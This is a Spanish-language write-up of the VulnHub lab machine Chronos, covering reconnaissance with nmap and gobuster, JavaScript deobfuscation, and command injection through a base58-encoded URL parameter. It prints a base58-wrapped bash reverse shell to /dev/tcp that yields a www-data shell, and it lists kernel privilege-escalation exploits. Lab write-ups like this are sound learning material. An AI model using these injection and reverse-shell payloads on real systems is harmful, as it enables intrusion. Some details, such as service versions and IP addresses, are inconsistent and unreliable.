https://github.com/aguayro @9v@yr0

Nos presentan una máquina de vulh hub para estudiar todos los vectores de ataque que pueda presentar la máquina.

Explotación de la máquina

Averiguramos la ip de la máquina a explotar, usamos netdiscover en vez de nmap

netdiscover -r 192.168.56.0/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:06      1      60  Unknown vendor
192.168.56.100  08:00:27:74:4d:18      2     120  PCS Systemtechnik GmbH
192.168.56.112  08:00:27:8f:1f:f7      1      60  PCS Systemtechnik GmbH
```

Fase reconocimiento

Usamos nmap para descubrir puertos abiertos en el equipo

nmap -sC -sV -p- 192.168.56.111


```
└─# nmap -sV -sC -p- 192.168.56.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 09:17 EDT
Nmap scan report for 192.168.56.112
Host is up (0.00072s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:f2:83:a4:38:89:8d:86:a5:e1:31:76:eb:9d:5f:ea (RSA)
|   256 41:5a:21:c4:58:f2:2b:e4:8a:2f:31:73:ce:fd:37:ad (ECDSA)
|   256 9b:34:28:c2:b9:33:4b:37:d5:01:30:6f:87:c4:6b:23 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp open  http    Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:8F:1F:F7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.40 seconds
```

Nmap nos desvela los siguientes puertos abiertos


- 22 ssh con el servicio openSSH versión 7.6p1
- 80 Web con servicio Apache versión 2.4.29
- 8000 Web con servicio Apache versión 2.4.29

https://github.com/aguayro @9v@yr0

Navegamos por la url 192.168.45.112



No hay ningún menú en la web, veamos el código fuente



Tenemos un código en javascript ofuscado, vamos a descargarlo y verlo con detenimiento.

var branyah = ["150447srWefj", "70lwLrol", "1658165LmcNig", "open", "1260881JUqdKM", "10737CrnEEe", "2SjTdWC", "readyState", "responseText", "1278676qXleJg", "797116soVTES", "onreadystatechange", "http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL", "User-Agent", "status", "1DYOODT", "400909Mbbcfr", "Chronos", "2QRBPWS", "getElementById", "innerHTML", "date"];

(function (asriel, maycie) {

var yenis = nikya;

while (true) {


```
  try {

    var hudsen = -parseInt(yenis(126)) * parseInt(yenis(144)) + parseInt(yenis(142)) + parseInt(yenis(127)) *
parseInt(yenis(131)) + -parseInt(yenis(135)) + -parseInt(yenis(130)) * parseInt(yenis(141)) + -parseInt(yenis(136)) +
parseInt(yenis(128)) * parseInt(yenis(132));

    if (hudsen === maycie) break; else asriel.push(asriel.shift());

  } catch (vihaa) {

    asriel.push(asriel.shift());

  }

 }

}(branyah, 831262));

function nikya(minesh, collyn) {

 return nikya = function (avelin, naiya) {

  avelin = avelin - 126;

  var adrionna = branyah[avelin];

  return adrionna;

 }, nikya(minesh, collyn);

}

function loadDoc() {

 var kyara = nikya, nasai = kyara(143), dwain = new XMLHttpRequest;

 dwain[kyara(137)] = function () {

  var tranell = kyara;

  this[tranell(133)] == 4 && this[tranell(140)] == 200 && (document[tranell(145)](tranell(147))[tranell(146)] =
this[tranell(134)]);

 }, dwain[kyara(129)]("GET", kyara(138), true), dwain.setRequestHeader(kyara(139), nasai), dwain.send();

}
```

https://github.com/aguayro @9v@yr0

wget http://192.168.56.112


```
<!DOCTYPE html>
<meta charset="UTF-8">
<html>

<head>

  <link rel="stylesheet" href="css/style.css">
</head>

<body onload="loadDoc()">

  <div id="wrapper">
    <div class="future-cop">
      <h3 class="future">Chronos - Date & Time</h3>
      <h1 class="cop">
        <p id="date"></p>
      </h1>
    </div>
  </div>
  <script>
    var _0×5bdf=['150447srWefj','70lwLrol','1658165LmcNig','open','1260881JUqdKM','10737CrnEEe','2SjTdWC','readyState','responseText','1278676qXleJg','797116soVTES','on
readystatechange','http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL','User-Agent','status','1DYOODT','400909Mbbcfr','Chronos','2QR
BPWS','getElementById','innerHTML','date'];(function(_0×506b95,_0×817e36){var _0×244260=_0×432d;while(!![]){try{var _0×35824b=-parseInt(_0×244260(0×7e))+parseInt(_0×244
260(0×90))+parseInt(_0×244260(0×8e))+parseInt(_0×244260(0×7f))*parseInt(_0×244260(0×83))+-parseInt(_0×244260(0×87))+-parseInt(_0×244260(0×82))*parseInt(_0×244260(0×8d))
+-parseInt(_0×244260(0×88))+parseInt(_0×244260(0×80))*parseInt(_0×244260(0×84));if(_0×35824b===_0×817e36)break;else _0×506b95['push'](_0×506b95['shift']());}catch(_0×3f
a1dc){_0×506b95['push'](_0×506b95['shift']());}}}(_0×5bdf,0×caf1e));function _0×432d(_0×16bd66,_0×33ffa9){return _0×432d=function(_0×5bdf82,_0×432dc8){_0×5bdf82=_0×5bdf
82-0×7e;var _0×4da6e8=_0×5bdf[_0×5bdf82];return _0×4da6e8;},_0×432d(_0×16bd66,_0×33ffa9);}function loadDoc(){var _0×17df92=_0×432d,_0×1cff55=_0×17df92(0×8f),_0×2beb35=n
ew XMLHttpRequest();_0×2beb35[_0×17df92(0×89)]=function(){var _0×146f5d=_0×17df92;this[_0×146f5d(0×85)]==0×4&&this[_0×146f5d(0×8c)]==0×c8&&(document[_0×146f5d(0×91)][_0
x146f5d(0×93)][_0×146f5d(0×92)]=this[_0×146f5d(0×86)]);},_0×2beb35[_0×17df92(0×81)]('GET',_0×17df92(0×8a),!![]),_0×2beb35['setRequestHeader'](_0×17df92(0×8b),_0×1cff55)
,_0×2beb35['send']();}
  </script>
</body>
```

El código esta ofuscado, pero de lo poco que se puede leer es que hacer referencia a una entrada DNS, vamos a añadirla y acceder a la web a través de ella.




Podemos ver más información, la fecha y hora actual. Curioseamos el código fuente de la página resultado

https://github.com/aguayro @9v@yr0




La web hace referencia a una dirección web, veamos donde nos lleva la url:
http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL




No tenemos acceso a dicha url, vamos a ver que codificación usa el texto después del format=


https://github.com/aguayro @9v@yr0

Nos indica que está codificado en base 58, vamos a decodificarlo






Cambiamos la petición get, codificamos en base58 el siguiente comando ;pwd; ls -al




Lo insertamos en la petición get y vemos el resultado



Vaya, parece que tenemos algo, hemos obtenido la ruta donde estamos y la lista de ficheros que hay en /opt/chronos

De la captura vemos que la web trabaja con nodes, vamos a ver que versión tiene y ver posibles vulnerabilidades.

GET /date?format=ZPk7W5Y6H4CbwH83snUcpfB




La versión 14.17.4 es vulnerable a corrupción de memoria:
https://nodejs.org/en/blog/release/v14.17.4 (CVE-2021-22930)

https://github.com/aguayro @9v@yr0

Vamos a hacer un reverse Shell , codificado en base58
;bash -c 'bash -i >& /dev/tcp/192.168.56.101/4444 0>&1'

2cH1gSRr9UAWvT31knR5Zo6eraKZs1x1qGWATRGhQphNCQp9QsUUk5QRTKL34V4ojTPbx92gjn2Gy



Tenemos el reverse Shell

```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.112] 48498
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
www-data@chronos:/opt/chronos$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@chronos:/opt/chronos$
```

Vemos la versión del kernel

```
www-data@chronos:/opt/chronos$ uname -a
uname -a
Linux chronos 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

Kernel 4.15.0

```
└─# searchsploit linux kernel 4.15.0
------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                      |  Path
------------------------------------------------------------------------------------------------------------------------------------
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                                                           | solaris/local/15962.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5) | linux/local/9479.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation                                                                   | linux/local/50135.c
Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation                                                     | linux/local/47163.c
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)                                 | linux/local/47164.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)                                 | linux/local/47165.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method                             | linux/local/47166.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)                               | linux/local/47167.sh
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                                                          | linux/local/41886.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak                                                                            | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                                                                | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                                                                      | linux/dos/44579.c
------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Tenemos varios exploit para elevación de privilegios

```
└─# searchsploit -p 47164
  Exploit: Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)
      URL: https://www.exploit-db.com/exploits/47164
     Path: /usr/share/exploitdb/exploits/linux/local/47164.sh
    Codes: CVE-2018-18955
 Verified: False
File Type: POSIX shell script, ASCII text executable

┌──(root💀kali)-[~]
└─# searchsploit -p 47165
  Exploit: Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)
      URL: https://www.exploit-db.com/exploits/47165
     Path: /usr/share/exploitdb/exploits/linux/local/47165.sh
    Codes: CVE-2018-18955
 Verified: False
File Type: POSIX shell script, ASCII text executable

┌──(root💀kali)-[~]
└─# searchsploit -p 47166
  Exploit: Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method)
      URL: https://www.exploit-db.com/exploits/47166
     Path: /usr/share/exploitdb/exploits/linux/local/47166.sh
    Codes: CVE-2018-18955
 Verified: False
File Type: POSIX shell script, ASCII text executable

┌──(root💀kali)-[~]
└─# searchsploit -p 47167
  Exploit: Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)
      URL: https://www.exploit-db.com/exploits/47167
     Path: /usr/share/exploitdb/exploits/linux/local/47167.sh
```

No consigo explotarlos debido a que no hay compilador de gcc en la máquina víctima.

Enumeración de recursos

gobuster dir -u 192.168.56.112 -e -w /usr/share/wordlists/dirb/common.txt

```
└─# gobuster dir -u 192.168.56.112 -e -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.112
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.56.112/.htpasswd            (Status: 403) [Size: 279]
http://192.168.56.112/.htaccess            (Status: 403) [Size: 279]
http://192.168.56.112/.hta                 (Status: 403) [Size: 279]
http://192.168.56.112/css                  (Status: 301) [Size: 314] [--> http://192.168.56.112/css/]
http://192.168.56.112/index.html           (Status: 200) [Size: 1887]
http://192.168.56.112/server-status        (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
```

https://github.com/aguayro @9v@yr0

Herramientas:

Netdiscover

Nmap

Gobuster

Curl

https://deobfuscate.io/

Fuente:

https://www.vulnhub.com/entry/chronos-1,735/